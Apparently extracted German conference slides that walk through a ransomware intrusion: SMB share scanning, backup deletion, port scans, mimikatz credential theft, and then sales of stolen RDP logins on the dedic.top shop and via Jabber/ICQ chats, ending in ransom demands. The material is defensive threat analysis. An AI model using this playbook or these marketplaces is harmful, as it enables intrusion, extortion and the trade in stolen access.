
Nächster Schritt: manuelle Analyse

„NS.exe“ sucht nach verwendeten SMB Shares und sucht auch das lokale Netzwerk nach Fileservern ab




Nächster Schritt: manuelle Analyse

Vorhandene Backups werden manuell gelöscht



Nächster Schritt: manuelle Analyse

Mit dem Advanced Port Scanner werden mögliche Pfade zur Privilege Escalation gesucht



Advanced Port Scanner

192.227.89.1-254 | Well-known TCP ports 1-1023

Status	Name	IP	Manufacturer	MAC address	Ports
	192.227.89.1	192.227.89.1	Cisco Systems, Inc	EC:44:76:ED:DA:C3	
>	kashmirqhawa.com	192.227.89.3	Microsoft Corporation	00:15:5D:4A:D6:69	
>	kashmirqhawa.com	192.227.89.4	Microsoft Corporation	00:15:5D:EE:45:10	
>	kashmirqhawa.com	192.227.89.5	Microsoft Corporation	00:15:5D:8E:21:1E	
>	WIN-WUBSKZSQRM	192.227.89.7	Microsoft Corporation	00:15:5D-DD:06:82	
>	kashmirqhawa.com	192.227.89.8	Microsoft Corporation	00:15:5D:6B:95:A1	
>	kashmirqhawa.com	192.227.89.9	Microsoft Corporation	00:15:5D:CF:99:05	
>	kashmirqhawa.com	192.227.89.10	Microsoft Corporation	00:15:5D:BE:6C:57	
>	DESKTOP-H02B1LB	192.227.89.11	Microsoft Corporation	00:15:5D:BE:6C:AC	
>	DESKTOP-H02B1LB	192.227.89.12	Microsoft Corporation	00:15:5D:32:58:B3	
>	kashmirqhawa.com	192.227.89.13	Microsoft Corporation	00:15:5D:48:1A:29	
>	WIN-PYC64EXLU7N	192.227.89.14	Microsoft Corporation	00:15:5D:48:1B:2B	
>	WIN-OELM3T62BYU	192.227.89.15	Microsoft Corporation	00:15:5D-F4:E5:61	
>	kashmirqhawa.com	192.227.89.16	Microsoft Corporation	00:15:5D-4A:C4:D3	
>	WIN-1ZF13OQTMKW	192.227.89.17	Microsoft Corporation	00:15:5D-F9:F6:F2	
>	kashmirqhawa.com	192.227.89.18	Microsoft Corporation	00:15:5D:D8:5E:8E	
>	WIN-OSQHC362RD	192.227.89.19	Microsoft Corporation	00:15:5D:21:0D:0E	
>	kashmirqhawa.com	192.227.89.20	Microsoft Corporation	00:15:5D:35:29:9C	
>	kashmirqhawa.com	192.227.89.21	Microsoft Corporation	00:15:5D-CF:99:03	
>	WIN-E2XOCUBS29A	192.227.89.23	Microsoft Corporation	00:15:5D-F4:E5:16	
>	kashmirqhawa.com	192.227.89.25	Microsoft Corporation	00:15:5D-4A:F7:0F	
>	WIN-OUMCA691NTB	192.227.89.26	Microsoft Corporation	00:15:5D-5C:49:75	
>	kashmirqhawa.com	192.227.89.28	Microsoft Corporation	00:15:5D:79:4C:08	
>	kashmirqhawa.com	192.227.89.30	Microsoft Corporation	00:15:5D-4A:F6:01	
>	DESKTOP-H02B1LB	192.227.89.31	Microsoft Corporation	00:15:5D-ED:FF:9B	
>	kashmirqhawa.com	192.227.89.32	Microsoft Corporation	00:15:5D:51:E4:F1	

27%, 98 alive, 0 dead, 27 unknown


DESKTOP-H02B1LB

Status: Alive
Operating system: Windows
IP: 192.227.89.12
MAC: 00:15:5D:32:58:B3
Manufacturer: Microsoft Corporation
NetBIOS:
User:
Type:
Date:
Comments:

Service	Details
RDP	Tunnel is Microsoft SChannel TLS: unknown service

Nächster Schritt: manuelle Analyse

Um weitere Zugangsdaten dafür zu erhalten wird u.a. mimikatz verwendet



Das Finale: Cash-out

Verkauf

- Wenige Dateien: Verkauf für Identitätsdiebstahl
- Viele Dateien: Verkauf für weitere Analysen (u.a. Datendiebstahl)



Buy server

dedic.top/server-buy/

Telegram: @DedicTop (primary contact) Site1: dedic.top Site2: dedic.one Jabber1: dedic3000@xabber.org Jabber2: dedictop@exploit.im tickets swolfs

Buy server Balance purchase history sell server Posts 0/0(Total / New) Back to site

Buy server

Attention!

- Sale of servers in our service is fully automated by buying from other users.
- Prodayutsya your own server for white goals, surfing the internet, again, when the task type "spam, brute, hacking 'email provider for clarification.
- When you issue a connection to the server bought (not suitable pass, the server is), create a ticket within the warranty time, the issue will be resolved in due course.
- Many answers to questions about the use and configuration of servers, you will find after reading our [FAQ](https://dedic.top/faq/) [FAQ](https://dedic.top/faq/) <https://dedic.top/faq/>

0 0 - Seller Reputation of servers sold in the format **successfully sold / Refunds**

i - hover over the green icon to get information about the server

Админ права
***** - this status means that there is no admin rights on the server, or has not been verified by the seller at all.


Риск Скор
75% - Risk Score Server **(0-44 - Low Risk) , (44-75 - average risk), (75-100 - High Risk).**

📍 - click this icon to display the server on the map and find out **the index** of the IP.

Dear customer, before buying, please realize that the server is very fragile and unstable product when about 20% of returns and probably for \$ 5 you do not get to buy a good server the first time. In the case of non-working product click the "Dispute" and wait for the check.

Provider type is taken from MaxMind. On the same checker taken GEO and Risk. Return according to the None option. Check the IP themselves before purchasing.

Do not recommend to buy from sellers Return where more than successful sales. Before buying a server is checked "ping" and "data validity" to the server.




Buy server

dedic.top/server-buy/

show by 100 Admin rights A type Any risk Speed Any

Country State / Region Town OC provider Search

Country	State	Town	operating system	Provider / Type	Risk	Admin rights	Reputation	Price	find the IP	BlackList	
US	Missouri	kansas City	Win2016s	Accuserv	0%		34 2	\$ 10	find the IP	Check	Buy
BR	sao Paulo	So Paulo	Win2019s	Amazon.com (Hosting)	75%		34 2	\$ 9	find the IP	Check	Buy
BR	Federal District	Braslia	Win10	Rede Nacional de Associao Ensino an e Pesquisa (Business)	0%		34 2	\$ 9	find the IP	Check	Buy
DE	Hessen	Frankfurt am Main	no info	Corporation Multacom (Hosting)	75%		350 75	\$ 4	find the IP	Check	Buy
SG	Singapore	Singapore	no info	Amazon.com (Hosting)	75%		350 75	\$ 4	find the IP	Check	Buy
SG	Singapore	Singapore	no info	1-Net Singapore Pte	75%		350 75	\$ 4	find the IP	Check	Buy
JP	Tokyo	Tokyo	no info	Equinix Asia Pacific	75%		350 75	\$ 4	find the IP	Check	Buy
MX	Yucatn	Mrida	no info	Telmex (Home)	0%		350 75	\$ 4	find the IP	Check	Buy
JP	Tokyo	Tokyo	no info	Amazon.com (Hosting)	75%		350 75	\$ 4	find the IP	Check	Buy
JP	Miyagi	Sendai	no info	NTT (Home)	0%		350 75	\$ 4	find the IP	Check	
JP				Docomo NTT							



ip;port;login;password;OS;Price;Admin Rights
ip;port;login;password
ip;port;login;password;OS;Price;Admin Rights
ip;port;login;password

IP;Port; - IP и Port сервера (обязательно указывать всегда)

Login;Password; - логин и пароль сервера (обязательно указывать всегда)

OS (Win10, Win8, Win7, Win2008, Win2012s, Win2016s, Win2019s, MacOS, Linux, Other, No Info); - ос системы, писать именно так, **автоматически ставится No Info** (не обязательный параметр)

Price; - (не обязательный параметр, **автоматически ставится ваша цена 4\$ (+20% сверху наши)**)

Admin Rights (0-No, 1-Yes); - (не обязательный параметр, **автоматически ставится 0-No**)

Введите список серверов, одна строка - один сервер.

Максимальное количество строк 25штук **(Если подвисает грузите по 10-15)**

Пример:

45.7.60.96;1369;Home\Office;70197V;Win10;8;1

8.34.26.159;3389;12345;12345

```
34.222.249.19;3389;EC2AMAZ-J1U17QU\administrator;[REDACTED];Win2016s;5;1  
3.223.63.71;3389;EC2AMAZ-SDTG24B\administrator;[REDACTED];Win2016s;5;1  
104.208.218.17;3389;CULPEPPER\Intern;[REDACTED];Win2016s;4;0  
13.89.59.80;3389;1TO1CORE\ivan;[REDACTED];Win2012s;5;1  
40.77.64.99;3389;1TO1CORE\ivan;[REDACTED];Win2012s;5;1  
40.122.214.127;3389;1TO1CORE\ivan;[REDACTED];Win2012s;5;1  
23.96.215.30;3389;OphotelIS\jean;P[REDACTED];Win2016s;5;1  
207.242.55.171;3389;ACT2SERVICES\timeclock;[REDACTED];Win2008s;4;0  
156.236.73.71;3389;YISU-5E3CD9CFED\root;[REDACTED];Win2016s;5;1
```

Добавить



hell11@jabber.org

Conversation Options Send To OTR

blofeld@jabber.org x hell11@jabber.org x waveafterw... x

hell11@jabber.org
I'm not here right now

(23:37:48) hell11@jabber.org: canada u have
(23:40:25) hell11@jabber.org: ?
(28.3.2020 r. 9:37:43)
akademec@exploit.im/86790809255967542527396100:
yes. how many ca u need?
(10:36:35)
akademec@exploit.im/86790809255967542527396100:
51.79.31.68
64.251.64.156
66.225.147.57
158.69.123.152
207.236.147.130
70.54.79.58
15.223.18.199
206.223.181.69
(11:38:44)
akademec@exploit.im/86790809255967542527396100: i
will be here in a few hours
(13:08:59) hell11@jabber.org: i need
(13:08:59) hell11@jabber.org: all of it
(13:09:11) hell11@jabber.org: 8 pieces
(13:09:12) hell11@jabber.org: send ur btc
(15:15:20)
akademec@exploit.im/86790809255967542527396100:
191tkUjqS9ogS99kDdGp1ajBhoqnBdSxd
(15:17:58)
akademec@exploit.im/86790809255967542527396100:
<https://privnote.com/29le5FVX#zMDZHMLG>
(15:18:18)
akademec@exploit.im/86790809255967542527396100:
waiting for payment
(15:27:49) hell11@jabber.org: hi pease wait
(15:29:25) hell11@jabber.org: 8 x 3 - 24 usd
(15:29:35) hell11@jabber.org: 25 usd sent !!! +1\$ bonus buy a
mask for corona virus 🤨
(20:42:06)
akademec@exploit.im/603219224738862283722408:
thanks bro)

Font Insert Smile! Attention! Unverified

ICQ

Chats

Search

Abiola Shiyانبola 5\$ price
wallet pls 22:31

2.5 покупатель юса
Wdym? Mar 5

Кто?
с какой маской? Mar 5

zmafia
if you interest Mar 2

nazarev Alishenko
i have fresh usa Mar 2

UPDATE ICQ

Abiola Shiyانبola 5\$ price
Online

Yesterday

oll is good? 21:46

yes 21:46

but u dont have broadband rdp pls 21:46

you welcome 21:46

do u have broadband ? 21:47

what are you meen? 21:48

broadband rdp 21:48

i mean hacked rdp 21:49

oll my rdp is bruted man 21:49

can you check to ip , for your broadband? 21:49

please wait , i |

Contacts Chats Settings

Das Finale: Cash-out

Verkauf


- Wenige Dateien: Verkauf für Identitätsdiebstahl
- Viele Dateien: Verkauf für weitere Analysen (u.a. Datendiebstahl)

Cryptolocker

- Verschlüsselung von einem / mehreren Systemen
- Wie in unserem Fall
- Forderung: zuerst 3k, dann 5k



Der Verdienst ist durchaus verlockend



The screenshot shows the blockchain.com website interface. At the top, the navigation bar includes 'BLOCKCHAIN.COM', 'Products', 'Data', 'Explorer', and a search icon. There are 'Login' and 'Sign Up' buttons. The main content area is titled 'BTC / Address' with currency selectors for 'USD' and 'BTC'. A descriptive text states: 'Addresses are identifiers which you use to send Bitcoin to another person'. Below this is an advertisement for 'AMFEIX' with the text: 'INVEST WITH AMFEIX (Best performing fund of 2020). To invest with AMFEIX you first need Bitcoin which you can buy from us or Online. Visit our website for further services. Check it now on AMFEIX.com'. The advertisement includes the AMFEIX logo and the website 'AMFEIX.COM'. The main content area displays a Bitcoin address: 